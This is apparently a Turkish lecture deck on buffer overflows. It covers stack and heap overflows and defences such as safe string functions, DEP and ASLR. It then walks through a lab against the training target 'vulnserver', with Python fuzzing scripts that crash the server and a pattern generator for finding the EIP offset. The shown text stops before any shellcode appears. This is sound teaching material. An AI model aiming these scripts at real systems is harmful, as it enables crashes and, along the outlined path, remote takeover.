
C programındaki strcpy fonksiyonu 13 adet D karakterini saldırgan tamponuna kopyalar fakat bellekte sadece 11 karakterlik yer bulunmaktadır. D karakteri için bellekte yer kalmadığından, fazla olan D karakteri **hedef tamponundaki verileri yok ederek üzerine yazılma işlemi gerçekleşir**. Strcpy fonksiyonu çalıştırıldıkten sonra bellekteki yerleşim görüntüsündeki gibi olur.



Stack-Based Buffer Overflow

Yığın tabanlı arabellek taşmasıdır. Stack overflow stack alanındaki buffer'a önceden yazılan veriler üzerine veri yazıldığında oluşur.


Stack buffer overflowda amaç; verinin bir kısmını ESP ye diğer kısmını EIP ye düşürebilmektir. Eğer kullanıcı için ayrılan kısmı gereksiz karakterlerle doldurup, taşıma sırasında bellek adresini EIP üzerine düşürsek, program artık bizim istediğimiz yerden akışa devam eder. Burada öyle bir bellek adresi yazmalıyız ki programın bir sonraki akışı ESP üzerinden devam edebilsin ve bu ESP üzerinde bir shellcode çalıştırarak kabuk erişim sağlanır ve istenilen kod çalıştırılabilir.



Heap-Based Buffer Overflow

- Heap, bir uygulama tarafından kullanılan ve çalışma zamanında dinamik olarak ayrılan bir bellek alanıdır. Heap bellek alanında arabellek taşmalarının yaygındır ve bu hataların istismarı, yiğin tabanlı arabellek taşıması akışlarından farklıdır. Heap overflows, genellikle göze çarpan yazılım güvenlik hatalarıdır. Heap taşmaları tutarsız olabilir, farklı istismar tekniklerine sahip olabilir.
- Saldırgan heap' den dolayı taşıma olan alana zaralı bir kod yerleştirerek uygulamaya müdahale olabilir. Uygulamanın işlevini bozabilir, arada farklı zararlı yazılımlar çalıştırabilir. Sistemi remote kontrol edebilir.

- Bundan kaçınmak için heap ile oluşturulan dinamik değişkenler düzgün kullanılmalıdır.



Programlar niçin Bufferoverflow'a maruz kalırlar?

- Kod yazma aşamasında, programcılar zorunlu oluşan hataları çoğu zaman gözden kaçırır.
- Sınır denetimi yapılmaz veya hatta bu gibi durumlar atlanır ise,
- Programlama dillerinde (örneğin c) programcıların paketleri geliştirirken kullandığı stiller veya uygulamalar hatalar içerir.
- C dilinde strcat() strcpy() sprintf() vsprintf() bcopy() gert() scanf() fonksiyonları çağırıldığında suistimal edilebilir çünkü bu fonksiyonlar işlemleri yaparken sınır kontrolü yapmazlar
- İyi programlanan bir programda bu tür zayıflıklar bulunmaz.



Buffer Overflow Savunma ve Korunma Teknikleri

- C ve C++ ile kod yazarken kütüphane fonksiyonları seçime dikkat edilmelidir. Örneğin strcpy(), strcat(), sprint() ve vsprintf() gibi fonksiyonlar yerine strncpy () gibi daha güvenilir fonksiyon seçimi yapılabilir. Aynı zamanda bellek sınır kontrolleri yazılım bazında yapılmalıdır.
- Yığında bellek taşmasını engellemek için bu bölgelerde çalıştırılabilir kodlara izin vermeme şeklinde bellek politikaları oluşturulabilir.



Buffer Overflow Savunma ve Korunma Teknikleri

- Hafıza koruma mekanizmaları (SafeSEH, SEHOP, DEP, ASLR, EAP gibi) vardır.
- Statik ve dinamik analiz yöntemleriyle program kaynak kodları analiz edilip “Buffer overflow” güvenlik açığı zayıflığına bakılıp önlemler alınabilir.
- İşletim sistemi ve sistemde kurulu uygulamaların güncelleştirmelerinin gerçekleştirilmesi ise bellek taşma ataklarından korunmanın en basit ve etkili yöntemidir.



Buffer Overflow Savunma ve Korunma Teknikleri


- Yazılan fonksiyonlarda girdi denetimi yapılmalı. Girdi denetiminde beyaz liste kullanılmalı ve listenin dışında kalan tüm girdiler reddedilmelidir.
- Eğer aksi gerekli değilse Assembly, C ve C++ yerine, bellek yönetimi ve bellek taşıması kontrolü yapan C# ve Java gibi üst seviyeli dillerle programlama yapmak tercih edilmelidir.
- Arabellek taşıması güvenliği sağlayan kütüphane ve frameworkler kullanılmalıdır.



Güvensiz Fonksiyonlar	Güvenli Fonksiyonlar
strcat	strlcat
strcpy	strlcpy
stmcat	strlcat
stmcpy	strlcpy
sprintf	snprintf
vsprintf	vsnprintf
gets	fgets

Buffer Overflow Savunma ve Korunma Teknikleri

- Kod derlenirken derleyicilerin sağladığı arabellek taşması tespit mekanizmaları aktif hale getirilmelidir.
- İstemci tarafında yapılan kontroller sunucuda da yapılmalıdır.
- Uygulamalara gereğinden fazla yetki verilmemelidir.
- Kod yazılırken değişken büyüklüğünü her seferinde sayıyla girmek yerine değişkene yazılabilcek karakter miktarı sizeof fonksiyonuyla hesaplanmalıdır.



WINDOWS 7 UZAKTAN KONTROL UYGULAMASI




Kullanacağımız Araçlar...

- Python Scripting
- Immunity Debugger
- METASPLOIT
- Vulnerable Server



Gereklilikler

- Windows7 & Kali Linux



İşlem Adımlarımız...

- Güvenlik açığı bulunan sunucunun hazırlanması
- Sunucunun hata ile sonlandırılması çalışmaları
- EIP kayıtlarına bakılması
- Karakterlerin belirlenmesi
- Msfvenom ile exploit kodunun hazırlanması
- Exploit kodunun tamamlanması ve saldırının tamamlanması



Açığı bulunan sunucunun yapılandırılması...

- Windows güvenlik duvarı devre dışı bırakılmalıdır.

[Windows Güvenlik Duvarı ile bilgisayarınızın korunmasına yardımcı olun](#)

Windows Güvenlik Duvarı, korsanların veya kötü amaçlı yazılımların Internet veya ağ üzerinden bilgisayarınıza erişmesini engellemeye yardımcı olabilir.

[Güvenlik duvarı bilgisayarıma korumaya nasıl yardım eder?](#)

[Ağ konumları nedir?](#)

Güvenlik duvarı ayarlarınızı güncelleyin	<input type="button" value="Önerilen ayarları kullan"/>
Windows Güvenlik Duvarı bilgisayarınızı korumak için önerilen ayarları kullanıyor.	
Önerilen ayarlar nelerdir?	
Ev veya iş (özel) ağları	<input type="button" value="Bağlı Değil"/>
Ortak ağlar	<input type="button" value="Bağlandı"/>
Havaalanları ve kafeteryalar gibi halka açık yerlerdeki ağlar	
Windows Güvenlik Duvarı durumu:	Kapalı
Gelen bağlantılar:	İzin verilen programlar listesinde olmayan programlara yönelik tüm bağlantıları engelle
Etkin ortak ağlar:	<input type="button" value="Ağ"/>
Bildirim durumu:	Windows Güvenlik Duvarı yeni bir programı engellediğinde bana bildir



Açığı bulunan sunucunun yapılandırılması...

- Windows7 işletim sisteminin ip adresini öğrenme

Ethernet bağdaştırıcı Yerel Ağ Bağlantısı:

Bağlantıya özgü DNS Soneki . . . :	localdomain
Bağlantı Yerel IPv6 Adresi :	fe80::bca4:51a8:d9f7:28bc%11
IPv4 Adresi :	192.168.116.139
Alt Ağ Maskesi :	255.255.255.0
Varsayılan Ağ Gecidi :	192.168.116.2

- Server'in Kali tarafından test edilmesi

```
root@volk:~# nc 192.168.116.139 9999
Welcome to Vulnerable Server! Enter HELP for help.
```



Açığı bulunan sunucunun yapılandırılması...

- Bu uygulama bir çok açıga sahip, şimdilik sadece TURN .AAA komutunu yazarak test edeceğiz.

```
root@volk:~# nc 192.168.116.139 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
TRUN .AAA
TRUN COMPLETE
```



Hata verdirmek amacıyla ilk girişim...

```
#!/usr/bin/python

import socket
server = '192.168.116.139'
sport = 9999
length = int(raw_input('Length of attack: '))
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN .'
attack = 'A' * length
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```


socket.AF_INET = IPv4 ile iletişim için kullanılıyor.
socket.SOCK_STREAM = bağlantı başlatmak için

Kısaltısı burada saldırı için bir **socket** nesnesi tanımlayarak bağlantı gerçekleştirmeye çalıştık.



Hata verdirmek amacıyla ilk girişim...

- TRUN için ilk deneme başarılı şekilde gerçekleştirildi.



The image shows two windows side-by-side. The left window is a Windows command prompt titled 'C:\Users\Volkan\Desktop\vulnserver\vulnserver.exe'. It displays the following text:
Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...
Received a client connection from 192.168.116.134:56408
Waiting for client connections...
Connection closing...

The right window is a terminal session on a Linux system. The terminal window title is 'root@volk:~/Desktop/buff_dosya#'. It shows the following interaction:
chmod a+x vs-fuzzy1
root@volk:~/Desktop/buff_dosya# ./vs-fuzzy1
Length of attack: 100
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack length 100 to TRUN .
TRUN COMPLETE
GOODBYE




Hata verdirmek amacıyla ilk girişim...

- Saldırı miktatörünü 5000 olarak girerek tekrar çalıştırduğumda program hata verdi.

```
root@volk:~/Desktop/buff_dosya# ./vs-fuzzy1
Length of attack: 5000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 5000 to TRUN .
```




Immunity Debugger ile programın test edilmesi...

The diagram illustrates the state of memory at address 0x00401000. The **EIP** register contains the value 0x00401004, which points to the instruction `pushl %eax`. The **ESP** register contains the value 0x00401000, which points to the stack frame. The stack frame includes local variables `temp` and `temp2`, and function parameters `arg1` and `arg2`. The `arg1` parameter is set to 0x41414141 (ASCII string "AAAA"). The `arg2` parameter is set to 0x0040100C.

mut adresi
ESP:Stack'in en üst kısmını

EBP: Stack'in en alt kısmı



Immunity Debugger ile programın test edilmesi...

```
root@volk:~/Desktop/buff_dosya# ./vs-fuzzyl
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack length 2000 to TRUN .
[
```

2000 adet A harfi gönderildiğinde program hata olarak [41414141] yani acsii karşılığını döndürmekte.



Immunity Debugger ile programın test edilmesi...

3000 adet A harfi saldırısı gerçekleştirirdiğimizde ESP değeri AA...A oluyor



Immunity Debugger ile programın test edilmesi...

```
#!/usr/bin/python

chars = ''
for i in range(0x30, 0x35):
    for j in range(0x30, 0x3A):
        for k in range(0x30, 0x3A):
            chars += chr(i) + chr(j) + chr(k) + 'A'

print chars
```

EIP değerine A karakterini yazdırıldı.
Fakat kaç byte lik veride EIP
değerine ulaştığımızı anlayabilmek içi
2000 karakterlik A harfini oluşturduk

```
root@volk:~/Desktop/buff_dosya# ./vs-eip0
000A001A002A003A004A005A006A007A008A009A010A011A012A013A014A015A016A017A018A019A
020A021A022A023A024A025A026A027A028A029A030A031A032A033A034A035A036A037A038A039A
040A041A042A043A044A045A046A047A048A049A050A051A052A053A054A055A056A057A058A059A
060A061A062A063A064A065A066A067A068A069A070A071A072A073A074A075A076A077A078A079A
080A081A082A083A084A085A086A087A088A089A090A091A092A093A094A095A096A097A098A099A
100A101A102A103A104A105A106A107A108A109A110A111A112A113A114A115A116A117A118A119A
120A121A122A123A124A125A126A127A128A129A130A131A132A133A134A135A136A137A138A139A
140A141A142A143A144A145A146A147A148A149A150A151A152A153A154A155A156A157A158A159A
160A161A162A163A164A165A166A167A168A169A170A171A172A173A174A175A176A177A178A179A
180A181A182A183A184A185A186A187A188A189A190A191A192A193A194A195A196A197A198A199A
200A201A202A203A204A205A206A207A208A209A210A211A212A213A214A215A216A217A218A219A
220A221A222A223A224A225A226A227A228A229A230A231A232A233A234A235A236A237A238A239A
240A241A242A243A244A245A246A247A248A249A250A251A252A253A254A255A256A257A258A259A
260A261A262A263A264A265A266A267A268A269A270A271A272A273A274A275A276A277A278A279A
```



Immunity Debugger ile programın test edilmesi...

